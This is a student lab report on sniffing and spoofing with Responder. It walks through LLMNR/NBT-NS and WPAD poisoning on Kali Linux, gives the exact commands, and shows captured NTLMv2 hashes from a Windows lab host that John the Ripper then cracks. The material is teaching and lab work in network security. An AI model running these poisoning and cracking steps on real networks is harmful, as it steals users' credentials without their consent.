R V COLLEGE OF ENGINEERING

Name: Sanjana S **USN:** 1RV18IS048
Dept/Lab: ISE/CSDF **Date:** **Expt No:** 04(b)
Title: Sniffing and Spoofing - Responder

Introduction

Responder is a powerful tool for quickly gaining credentials and possibly even remote system access. It is a LLMNR, NBT-NS & MDNS poisoner that is easy to use and very effective against vulnerable networks. Responder works by imitating several services and offering them to the network. Once a Windows system is tricked into communicating to responder via one of these services or when an incorrect UNC share name is searched for on the LAN, responder will respond to the request, grab the username & password hash and log them. Responder has the ability to prompt users for credentials when certain network services are requested, resulting in clear text passwords. It can also perform pass-the-hash style attacks and provide remote shells.

Objective

To explore the responder tool for launching a sniffing attack to gather username and password credentials while filling the details in a login prompt on Windows.

Theory


An LLMNR and NBT-NS spoofing attack is a classic internal network attack. It still works today because of law awareness and the fact that it's enabled by default in Windows.

When a DNS name server request fails, Microsoft Windows systems use Link-Local Multicast Name Resolution (LLMNR for short) and the Net-BIOS Name Service (NBT-NS) for fallback name resolution. If the DNS name does not resolve, the client performs an unauthenticated UDP broadcast to the network asking if any other system has the name it's looking for. This broadcast process is unauthenticated and shared with the whole network hence it allows any machine on the network to respond and claim to be the target machine.

By listening for LLMNR & NetBIOS broadcasts it's possible to masquerade as the machine (spoof) the client is erroneously trying to authenticate with. After accepting the connection it's possible to use a tool like Responder or Metasploit to forward on requests to a rogue service (like SMB TCP: 137) that performs the authentication process. During the authentication process the client will send the rogue server a NTLMv2 hash for the user that's trying to authenticate, this hash is captured to disk and can be cracked offline with a tool like Hashcat or John the Ripper or used in a pass-the-hash attack.

Step-by-step LLMNR / NBT-NS Poisoning Attack

1. User sends incorrect SMB share address `\\SNARE01`
2. DNS Server responds with `\\SNARE01 - NOT FOUND`
3. Client performs LLMNR / NBT-NS broadcast
4. responder tells the client it's SNARE01 and accepts the NTLMv2 hash
5. Responder sends an error back to the client, so the end user is none the wiser and simply thinks they have the wrong share name.


Step 1: User sends incorrect SMB share address \\SNARE01
VICTIM
Step 2: DNS Server responds with \\SNARE01 - NOT FOUND
DNS Server
Step 3: Client performs LLMNR / NBT-NS broadacst
ATTACKER
Step 4: Responder tells the client it's SNARE01 and accepts the NTLMv2 hash
Step 5: Responder sends an error back to the client

Execution Steps - basic usage

1) The first step is to access the responder tool in kali linux. Responder is installed by default in Kali Linux. To view the Responder help screen and see what options are available, just use the "-h" switch.

```
#responder -h
```

2) From the help screen, the usage for the tool is either,

```
#responder -I eth0 -w -r -f
```

or

```
#responder -I eth0 -wrf
```

Note: The "-I" switch is to provide your network interface. The verbose switch, "-v" to increase the text output of the program for more formation.

3) Analyze Mode for the responder tool: This mode runs responder but it does not respond to requests. It is specified with the "-A" switch. It can be useful to see what types of requests on the network responder could respond to, without actually doing it.

```
#responder -I eth0 -A
```

Note: Analyze mode is also a good way to passively discover possible target systems.

4) Poisoning with responder: trying basic poisoner defaults by,

```
#responder -I eth0
```

Responder will poison responses and, if it can, capture any credentials. If a user tries to connect to a non-existing server share, Responder will answer the request and prompt them with a login prompt for access.

If they enter their credentials, Responder will display and save the password hash. We could then take the hash and attempt to crack it.

5) Basic Authentication & WPAD:

WPAD is used in some corporate environments to automatically provide the Internet proxy for web browsers. Many Internet browsers have "enable system proxy" set by default in their internet settings, so they will seek out a WPAD server for a proxy address.

We can enable WPAD support in Responder to have it respond to these requests. If we use WPAD with the "Force Basic Authentication" option, Responder prompts users with a login screen when they try to surf the web and grabs the entered credentials in clear text.

```
#responder -I eth0 -wbF
```

“-w” Starts the WPAD Server

“-b” Enables basic HTTP authentication


“-F” Forces authentication for WPAD (a login prompt)

When a user goes to surf the web, the browser will reach out for proxy settings using WPAD. Responder will respond to the request and trigger a login prompt:

6) Log files for responder: Log files for Responder are located in the */usr/share/responder/logs* directory

Sniffing attack using Responder

1. The first step is to establish the same subnet for the Kali linux machine and your DNS server. This can be done in the network settings in virtualbox by changing the network adapter setting from NAT to Bridge Adapter.



Kali-Linux-2021.3-vbox-amd64 - Settings

Network


☑ Enable Network Adapter

Attached to: Bridged Adapter

Name: Realtek RTL8723BE 802.11 bgn Wi-Fi Adapter

Invalid settings detected

2. Check the IP address of your Kali linux machine, it should look something like the IP shown below.




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.5  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe43:73bc  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:43:73:bc  txqueuelen 1000  (Ethernet)
        RX packets 9710  bytes 13823429 (13.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3506  bytes 212854 (207.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
```

3. The responder tool is available by default in Kali Linux and can be accessed by typing the below command in the terminal,

   #responder -I eth0




```
┌──(root💀kali)-[/home/kali]
└─# responder -I eth0

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
```

4. As soon as the above command gets executed, the responder starts to listen for events which are occurring. The other device in the network is the windows host at the IP address 192.168.0.3. The responder's IP is 192.1680.5. Type the below in file explorer on the windows host system

   #\\192.168.0.5



Windows Security

Enter network credentials

Enter your credentials to connect to: 192.168.0.5

User name

Password


□ Remember my credentials

Access is denied.

OK Cancel


This opens a pop up which asks the user to enter network credentials.

5. The following information is logged in the Kali Linux terminal by the responder tool. It contains the IP address of the client, username and the hash of the password. This information is collected through the Server Message Block(SMB) protocol.



```
[SMB] NTLMv2-SSP Client   : 192.168.0.3
[SMB] NTLMv2-SSP Username : ANITHA-PC\admin
[SMB] NTLMv2-SSP Hash     : admin::ANITHA-PC:9f38f7158ee44f20:49307A582BD486991947CA1
3300320001001E00570049004E002D004900590052005400300045005A00390050004A004600040034005
04C004F00430041004C000300140047003000330032002E004C004F00430041004C000500140047003000
0000000000000000100000000020000081F9E45A3C958EE17E93D56426E38A2430E0BD631027AE9C97D615
90032002E003100360038002E0030002E0035000000000000000000000000000000
```

6. Similarly by pasting the IP address of the responder in the web browser, a similar popup can be seen asking for username and password as shown below.




Sign in

http://192.168.0.5

Your connection to this site is not private

Username

Password



Windows Security

Microsoft Edge


Connecting to 192.168.0.5.

User name


Password

□ Remember my credentials


7. The resultant entries are also logged in the terminal.



```
[HTTP] NTLMv2 Client   : 192.168.0.3
[HTTP] NTLMv2 Username : \userfromchrome
[HTTP] NTLMv2 Hash     : userfromchrome:::e7dffe61cfbf7706:94C5D85BAE6E74CF632FA6F3041B9437:01010
2D0037005500470055003400580059004A004A003100480004001400470032003000540002E004C004F00430041004C000
4F00430041004C0005001400470032003000540002E004C004F00430041004C0008003000300000000000000001000000
000000000000000090020004800540054005002F003100390032002E003100360038002E0030002E00350000000000000
[*] Skipping previously captured hash for \userfromchrome
```




```
[HTTP] NTLMv2 Client   : 192.168.0.3
[HTTP] NTLMv2 Username : \SanjanaS
[HTTP] NTLMv2 Hash     : SanjanaS:::2cd51385ef0ba361:4DEAD63AA258B6C4A31908892AC070F
1001E00570049004E002D004900590052005400300045005A00390050004A004600040014004700300003
390050004A0046002E004700300003300032002E004C004F00430041004C000500140047003000330032 00
3D56426E38A2430E0BD631027AE9C97D615C6A806B8DF0A0010000000000000000000000000000000000
000000
```




```
[HTTP] NTLMv2 Client   : 192.168.0.3
[HTTP] NTLMv2 Username : \SanjUser
[HTTP] NTLMv2 Hash     : SanjUser:::06767ddbfd717420:26679382EFA731523C3A3CAA18E0A48
1001E00570049004E002D00310048004E004A0057004F00520052003600320034000400140052004D005
5200360032003400 2E0052004D0054004C002E004C004F00430041004C00050014 0052004D0054004C00
3D56426E38A2430E0BD631027AE9C97D615C6A806B8DF0A0010000000000000000000000000000000000
000000
```

8. All of the sniffed information is stored in the log file which is present in the following directory - *"/usr/share/responder/logs"*




```
┌──(root💀kali)-[/home/kali]
└─# cd /usr/share/responder/logs

┌──(root💀kali)-[/usr/share/responder/logs]
└─# ls
Analyzer-Session.log  Config-Responder.log  HTTP-NTLMv2-192.168.0.3.txt  Poisoners-Session.log  Responder-Session.log  SMB-NTLMv2-SSP-192.168.0.3.txt
```




```
┌──(root💀kali)-[/usr/share/responder/logs]
└─# ls -la
total 116
drwxr-xr-x 2 root root  4096 Dec  7 12:41 .
drwxr-xr-x 9 root root  4096 Dec  7 12:44 ..
-rw-r--r-- 1 root root     0 Dec  7 11:49 Analyzer-Session.log
-rw-r--r-- 1 root root 71909 Dec  7 12:40 Config-Responder.log
-rw-r--r-- 1 root root  8510 Dec  7 12:44 HTTP-NTLMv2-192.168.0.3.txt
-rw-r--r-- 1 root root  2440 Dec  7 12:44 Poisoners-Session.log
-rw-r--r-- 1 root root 10347 Dec  7 12:44 Responder-Session.log
-rw-r--r-- 1 root root  2818 Dec  7 12:40 SMB-NTLMv2-SSP-192.168.0.3.txt
```

9. In order to retrieve any kind of useful information from the collected data, the hashed password needs to be decrypted. This can be performed using John the Ripper tool.



```
┌──(root💀kali)-[/usr/share/responder/logs]
└─# john HTTP-NTLMv2-192.168.0.3.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 6 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password1        (SanjanaS)
